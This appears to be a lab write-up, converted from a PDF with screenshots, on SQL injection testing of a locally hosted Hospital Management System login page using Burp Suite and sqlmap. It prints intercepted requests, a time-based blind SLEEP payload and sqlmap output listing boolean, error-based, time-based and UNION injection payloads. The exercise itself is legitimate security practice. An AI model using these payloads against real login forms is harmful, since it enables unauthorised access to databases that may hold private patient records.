

Welcome Tharu Liyanage

Dashboard
Book Appointment
Appointment History
Prescriptions

[Book My Appointment](#)
[Book Appointment](#)

[My Appointments](#)
[View Appointment History](#)

[Prescriptions](#)
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- Opened the burp suite community edition app and intercepted the request.

Dashboard **Target** **Proxy** **Intruder** **Repeater** **Collaborator** **Sequencer** **Decoder** **Settings**

Comparer **Logger** **Organizer** **Extensions**

Intercept **HTTP history** **WebSockets history** **Proxy settings**

Request to https://localhost:443 [127.0.0.1]

Forward **Drop** **Intercept is...** **Action** **Open bro...** **Comment this item** **HTTP/1**

Raw **Hex**

```

1 GET
2 /Hospital-Management-System/Hospital-Management-System/index.php
3 HTTP/1.1
4 Host: localhost
5 Cookie: PHPSESSID=juhj62qblrdff4m3aipuvqgsp6
6 Cache-Control: max-age=0
7 Sec-Ch-Ua: "Not=A?Brand";v="99", "Chromium";v="118"
8 Sec-Ch-Ua-Mobile: ?0
9 Sec-Ch-Ua-Platform: "Windows"
10 Upgrade-Insecure-Requests: 1
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
12 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5993.90
13 Safari/537.36
14 Accept:
15 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-Mode: navigate
18 Sec-Fetch-User: ?1
19 Sec-Fetch-Dest: document
20 Referer:
21 https://localhost/Hospital-Management-System/Hospital-Management-System/func1.php
22 Accept-Encoding: gzip, deflate, br
23 Accept-Language: en-US,en;q=0.9
24 Connection: close

```

Inspector

Request attributes 2

Request query parameters 0

Request body parameters 0

Request cookies 1

Request headers 17

Name	Value
Host	localhost
Cookie	PHPSESSID=juhj...
Cache-Control	max-age=0
Sec-Ch-Ua	"Not=A?Brand";v...
Sec-Ch-Ua-Mobile	?0
Sec-Ch-Ua-Platf...	"Windows"
Upgrade-Insecur...	1
User-Agent	Mozilla/5.0 (Win...
Accept	text/html,applic...
Sec-Fetch-Site	same-origin
Sec-Fetch-Mode	navigate
Sec-Fetch-User	?1

- In HTTP history, which is under the Proxy, sort out the local host with POST method and sent it to the repeater.

Dashboard **Target** **Proxy** **Intruder** **Repeater** **Collaborator** **Sequencer** **Decoder** **Settings**

Comparer **Logger** **Organizer** **Extensions**

Intercept **HTTP history** **WebSockets history** **Proxy settings**

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension
1	https://localhost	GET	/Hospital-Management-System/...			200	12163	HTML	php
7	https://stackpath.bootstra...	GET	/bootstrap/4.3.1/js/bootstrap.mi...			200	58967	script	js
8	https://stackpath.bootstra...	GET	/bootstrap/3.4.1/js/bootstrap.mi...			200	40574	script	js
10	https://code.jquery.com	GET	/jquery-3.3.1.slim.min.js			200	70463	script	js
12	https://cdnjs.cloudflare.com	GET	/ajax/libs/popper.js/1.14.7/umd/...			200	21979	script	js
15	https://localhost	POST	/Hospital-Management-System/...	✓		200	443	HTML	php
16	https://localhost	GET	/Hospital-Management-System/...			200	12163	HTML	php
18	https://localhost	GET	/Hospital-Management-System/...			200	12163	HTML	php
21	https://localhost	GET	/Hospital-Management-System/...					HTML	php

Request **Raw** **Hex**

```

1 POST
2 /Hospital-Management-System/Ho
3 spital-Management-System/func1
4 .php HTTP/1.1
5 Host: localhost
6 Cookie: PHPSESSID=
7 juhj62qblrdff4m3aipuvqgsp6
8 Content-Length: 45
9 Cache-Control: max-age=0
10 Sec-Ch-Ua:
11 "Not=A?Brand";v="99",
12 "Chromium";v="118"
13 Sec-Ch-Ua-Mobile: ?0
14 Sec-Ch-Ua-Platform: "Windows"
15 Upgrade-Insecure-Requests: 1
16 Origin: https://localhost
17 Content-Type:
18 application/x-www-form-urlencoded

```

Response **Raw** **Hex**

```

1 HTTP/1.1 200 OK
2 Date: Wed, 01 Nov 2023
3 13:01:12 GMT
4 Server: Apache/2.4.56 (Win64)
5 OpenSSL/1.1.1c PHP/8.0.28
6 X-Powered-By: PHP/8.0.28
7 Expires: Thu, 19 Nov 1981
8 08:52:00 GMT
9 Cache-Control: no-store,
10 no-cache, must-revalidate
11 Pragma: no-cache
12 Content-Length: 114
13 Connection: close
14 Content-Type: text/html;
15 charset=UTF-8
16
17 <script>
18 alert(
19 'Invalid Username or Passwor

```

Inspector

Request attributes 2


Request body parameters 3

Request cookies 1

Request headers 20

Response headers 9

- There previously entered username and the password can be seen. Username3=admin&password3=admin&docsub1=Login
- It's changed into Username3=admin'&password3=admin'&docsub1=Login and forwarded.
- The change from "Username3=admin&password3=admin&docsub1=Login" to "Username3=admin'&password3=admin'&docsub1=Login" is an attempt to manipulate or exploit a web application or system by injecting a single quotation mark (') into the input fields. This kind of input manipulation is often done to test or exploit vulnerabilities in a system, like SQL injection or Cross-Site Scripting (XSS).



- As it's not changed anything moved into time blind SQL attack.
- Code is changed into username3=admin'| AND (SELECT 9546 FROM (SELECT(SLEEP(5)))scFi)--RwSq&password3=admin'&docsub1=Login.
- The injection attempt uses the AND operator to append additional conditions to the SQL query, followed by a SQL subquery that attempts to make the database pause for 5 seconds using the SLEEP(5) function. This is a common technique used in time-based blind SQL injection attacks to determine if the application's database is vulnerable.

```

23 username3=admin'| AND (SELECT 9546 FROM (SELECT(SLEEP(5)))scFi)--
24 RwSq&password3=admin'&docsub1=Login
25

```

As it didn't manipulate the parameter again changed the request with + signs instead of spaces. It worked out as the response was in plain for minutes and got the hint that the database is vulnerable.


The screenshot shows the Burp Suite interface with the Repeater tab selected. The request is a POST to /Hospital-Management-System/Hospital-Management-System/func1.php. The payload contains a SQL injection attempt using the SLEEP(5) function.

```


1 POST /Hospital-Management-System/Hospital-Management-System/func1.php HTTP/1.1
2 Host: localhost
3 Cookie: PHPSESSID=juhj62qblrdff4m3aipuvqpsp6
4 Content-Length: 101
5 Cache-Control: max-age=0
6 Sec-CH-UA: "Not=A?Brand";v="99", "Chromium";v="118"
7 Sec-CH-UA-Mobile: 70
8 Sec-CH-UA-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://localhost
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
    like Gecko) Chrome/118.0.5993.90 Safari/537.36
13 Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
    png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer:
    https://localhost/Hospital-Management-System/Hospital-Management-System/index.php
19 Accept-Encoding: gzip, deflate, br
20 Accept-Language: en-US,en;q=0.9
21 Connection: close
22
23 username3=admin'| AND+(SELECT+9546+FROM+(SELECT(SLEEP(5)))scFi)--+RwSq&password3=
24 admin'&docsub1=Login

```

- Changed the request as it was and by clicking right enabled to copy it to the req.txt file.



- Send the file through enumeration process and get to know about the system database.



```
sible for any misuse or damage caused by this program

[*] starting @ 22:18:37 /2022-08-20/

[22:18:37] [INFO] parsing HTTP request from 'req.txt'
[22:18:37] [INFO] resuming back-end DBMS 'mysql'
[22:18:37] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: username3 (POST)
  Type: boolean-based blind
  Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
  Payload: username3=admin' RLIKE (SELECT (CASE WHEN (4313=4313) THEN 0x61646d696e ELSE 0x28 END))-- vxEv&password3=admin&docsub1=Login

  Type: error-based
  Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: username3=admin' AND (SELECT 4160 FROM (SELECT COUNT(*), CONCAT(0x71716a7071, (SELECT (ELT(4160=4160,1))), 0x7170717a71, FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- fbnl&password3=admin&docsub1=Login

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: username3=admin' AND (SELECT 9546 FROM (SELECT(SLEEP(5)))scFi)-- RWSq&password3=admin&docsub1=Login

  Type: UNION query
  Title: MySQL UNION query (NULL) - 5 columns
  Payload: username3=admin' UNION ALL SELECT CONCAT(0x71716a7071,0x5556445a4d78545045677272596275754876745a636347676c662627450766473524e434d4d687a57,0x7170717a71),NULL,NULL,NULL,NULL&password3=admin&docsub1=Login
```


Rec.txt file content

POST /Hospital-Management-System/Hospital-Management-System/func1.php HTTP/1.1

Host: localhost

Cookie: PHPSESSID=juhj62qb1rdff4m3aipuvgpsp6

Content-Length: 101

Cache-Control: max-age=0

Sec-Ch-Ua: "Not=A?Brand";v="99", "Chromium";v="118"

Sec-Ch-Ua-Mobile: ?0

Sec-Ch-Ua-Platform: "Windows"

Upgrade-Insecure-Requests: 1

Origin: https://localhost

Content-Type: application/x-www-form-urlencoded

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5993.90 Safari/537.36

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

Sec-Fetch-Site: same-origin

Sec-Fetch-Mode: navigate

Sec-Fetch-User: ?1

Sec-Fetch-Dest: document

Referer: https://localhost/Hospital-Management-System/Hospital-Management-System/index.php

Accept-Encoding: gzip, deflate, br

Accept-Language: en-US,en;q=0.9

Connection: close

username3=admin&password3=admin'&docsub1=Login

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